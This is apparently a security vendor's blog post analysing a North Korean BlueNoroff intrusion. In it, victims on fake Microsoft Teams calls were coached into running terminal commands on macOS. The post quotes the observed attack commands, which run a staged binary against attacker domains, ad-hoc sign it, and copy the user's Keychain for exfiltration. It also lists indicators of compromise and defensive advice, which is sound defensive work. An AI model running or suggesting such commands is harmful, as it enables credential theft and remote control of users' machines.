
North Korea’s “Prospect Call” Trap: Lazarus Turns Teams Meetings into macOS Credential Theft

daylight.ai/blog/prospect-call-microsoft-teams-meetings

Oren Biderman

February 5, 2026



This article analyzes a real-world intrusion observed by Daylight Security involving real-time, interactive social engineering against macOS users. The activity was attributed to BlueNoroff, a subgroup of the North Korean state actor Lazarus Group, but the techniques described are broadly applicable beyond this actor.

Executive Summary

Daylight Security investigated a targeted social-engineering intrusion aligned with BlueNoroff, a financially motivated subgroup of North Korea’s Lazarus Group. The activity was initially surfaced through endpoint behavioral alerts and ultimately revealed a hands-on-keyboard compromise that began as a “business prospect” conversation.

BlueNoroff is widely tracked for revenue-generating operations targeting crypto/Web3 and financial organizations. In this incident, the adversary initiated contact over Telegram, posed as a potential customer or partner, and escalated the interaction to a Microsoft Teams call. During the call, the attacker claimed audio issues and coached the victim into running terminal commands

that downloaded and executed malicious binaries. Analysts observed staged downloads and execution from macOS cache and temporary paths, Keychain credential access, and outbound connections to newly created attacker-controlled domains.

From a threat intelligence perspective, this activity is consistent with the GhostCall campaign pattern publicly attributed to BlueNoroff, in which victims are funneled from messaging platforms into meeting-based lures that enable live command execution and credential theft on macOS and Windows.

Initial Detection and Triage

The investigation began with endpoint telemetry. Daylight's MDR team received multiple endpoint alerts on a macOS endpoint, including detections for hidden files and potential credential access. Individually, these alerts are often dismissed as benign developer activity, installer artifacts, or user-initiated scripting.

In this case, AI-based initial triage correlated the alerts with file creation and execution in system-like cache and temporary directories, followed by access patterns consistent with credential material. Based on this context, the activity was assessed as a true positive and escalated.

Analysts observed that the flagged files were not associated with known software installers or update mechanisms and had been written shortly before execution. The execution chain relied entirely on native macOS utilities, including curl, chmod, codesign, and nohup, without evidence of exploit delivery or a traditional malware installer. This combination suggested hands-on, interactive activity rather than background noise.

The Investigation: A Targeted Social-Engineering Intrusion

Following initial triage, the investigation shifted to understanding how the activity had been initiated. Process lineage and command history indicated that the execution chain was user-driven.

Correlation of endpoint timestamps with user activity revealed that the commands were executed during an active interaction with an external party. Further review led investigators to a recent Telegram conversation in which the attacker impersonated a plausible business prospect and rapidly escalated the interaction to a Microsoft Teams call using a lookalike domain (teams.microscall[.]com).

During the call, the attacker used a familiar "audio troubleshooting" pretext to guide the victim through executing terminal commands locally. Those commands mapped directly to the execution chain observed during triage, confirming the intrusion was driven by live social engineering rather than automated delivery.

The Deceptive Flow: From Teams Call to System Compromise

By correlating endpoint telemetry, user context, and network activity, the team reconstructed the intrusion end-to-end. What initially appeared as isolated alerts resolved into a deliberate, operator-driven sequence exploiting trusted business workflows.

The attack followed a structured progression:
- Pretext and trust-building via Telegram, followed by escalation to a Teams call.
- Social engineering during the call, normalizing execution of terminal commands under the guise of audio troubleshooting.
- Retrieval of a staged binary via curl to a system-like cache path.
- Permission changes and ad-hoc code signing to reduce execution friction.
- Execution via nohup for detached, persistent operation.
- Credential access through direct copying of the user's Keychain database.
- Data staging using AppleScript for eventual exfiltration.

Malware Deployment and Living-off-the-Land Execution

The threat actor's activity on the endpoint demonstrated a "living off the land" approach, leveraging native macOS tools for execution and evasion.

- **Payload Retrieval and Masquerading:** The victim's host downloaded an executable to a path designed to look benign:
  - Download destination: */Library/Caches/com.apple.sys.receipt*
  - Source: *https://microsmeet\[.\]xyz/...*
- **Defense Evasion:** Immediately after download, the actor made the file executable (chmod 777) and used ad-hoc signing to make the file appear more "normal":
  codesign --force --deep --sign - /Library/Caches/com.apple.sys.receipt
- **Persistent Execution:** The same staged binary was executed using nohup for detached and persistent execution:
  nohup /Library/Caches/com.apple.sys.receipt http://bluyy\[.\]com/<id> >/dev/null 2>&1 &
- **Secondary Component Execution:** A secondary, audio-themed component was executed from a temporary app bundle path:
  - */private/tmp/com.apple.icloud.sync.app/Contents/MacOS/com.apple.icloud.sync 1 1 audio*
  - A zip archive was also unpacked into */tmp*, followed by execution of a hidden file: */private/tmp/.aLTJwk supportzm\[.\]com:443*
- **Credential Access: Keychain Collection:** Credential theft was directly observed via copies of the user's Keychain database:
  cp -rf .../login.keychain-db /tmp/<staging_dir>

- **Data Staging:** An *osascript* (AppleScript) sequence created directories and copied files, indicating data was being bundled and staged for exfiltration to attacker-controlled infrastructure.

Defensive Recommendations

The recommendations below focus on practical ways to detect and interrupt this type of hands-on intrusion. Many of the individual behaviors may look harmless on their own, but when they appear together, they warrant immediate investigation.

#1 Disrupt live social-engineering execution paths

Organizations should train high-risk roles to recognize that legitimate prospects will not request terminal commands during calls. If technical issues arise, reschedule through verified corporate channels.

#2 Detect interactive living-off-the-land activity

SOC teams should prioritize behavioral detections such as curl writing to system-like paths, ad-hoc code signing of new binaries, nohup execution from cache or temporary directories, access to Keychain databases, and osascript-based staging behavior. Clusters of low-fidelity signals should be treated as investigation triggers.

#3 Use infrastructure pivots to expand scope

The observed exfiltration endpoint was hosted in Hostwinds infrastructure previously associated with BlueNoroff activity, making such ranges useful hunting pivots.

#4 Reduce the impact of credential theft

Enforce phishing-resistant MFA where possible, prefer hardware-backed key storage, and restrict unsigned execution on endpoints.

Closing Thoughts

This incident demonstrates that modern intrusions often rely on user-assisted, hands-on activity rather than exploits or malware delivery.

Weak endpoint signals, when evaluated together, can reveal high-impact compromise. SOC teams that treat clusters of low-fidelity behavioral alerts as investigation starting points are better positioned to detect and disrupt workflow-abuse intrusions before credential theft and exfiltration occur.

Indicators of Compromise (IOC)

Domains

- bluyy[.]com (Created on 2026-01-20)
- teams.microscall[.]com (Created on 2026-01-15)
- microsmeet[.]xyz (Created on 2025-11-07)
- supportzm[.]com (Created on 2025-06-30)

IP Addresses

- 23.254.130[.]131 (Hostwinds AS54290)
- 23.254.204[.]184 (Hostwinds AS54290)

File Paths / File names

- /Library/Caches/com.apple.sys.receipt
- /Library/Caches/com.apple.sys.receipt.cstemp
- /private/tmp/.057B0D85-071D-4A43-B4FF-7281027B9B32.zip
- /private/tmp/.7fTGPB
- /private/tmp/.aLTJwk
- /private/tmp/com.apple.icloud.sync.app/Contents/MacOS/com.apple.icloud.sync

Hashes (SHA256)

- ede7f3ece611ba6c1ac4a02cf6a618b4ebd7eec6d9426b2baab3b5e26246e275
- b302be4f9c515eb68d3e8b1ad8388d45b788eca34e7d53726d05c310a8f66af7
- 18ec3c93e076e16447aee6fa390a44d3cb03e7f46e8466535ee76ed2041a88e5
- 75a82b9a2e7cfa0002fbbd1dbcb0bfaf5f6333169fd53507f7119593b9c4482e
- de664ae9a35ec7f156962df168d876c01c0262fb91486fc25c27859aa9bfe206
- e3ed631addd7242e8c1f6faa90087742ff5b442e734132d2fe2594d65659eafd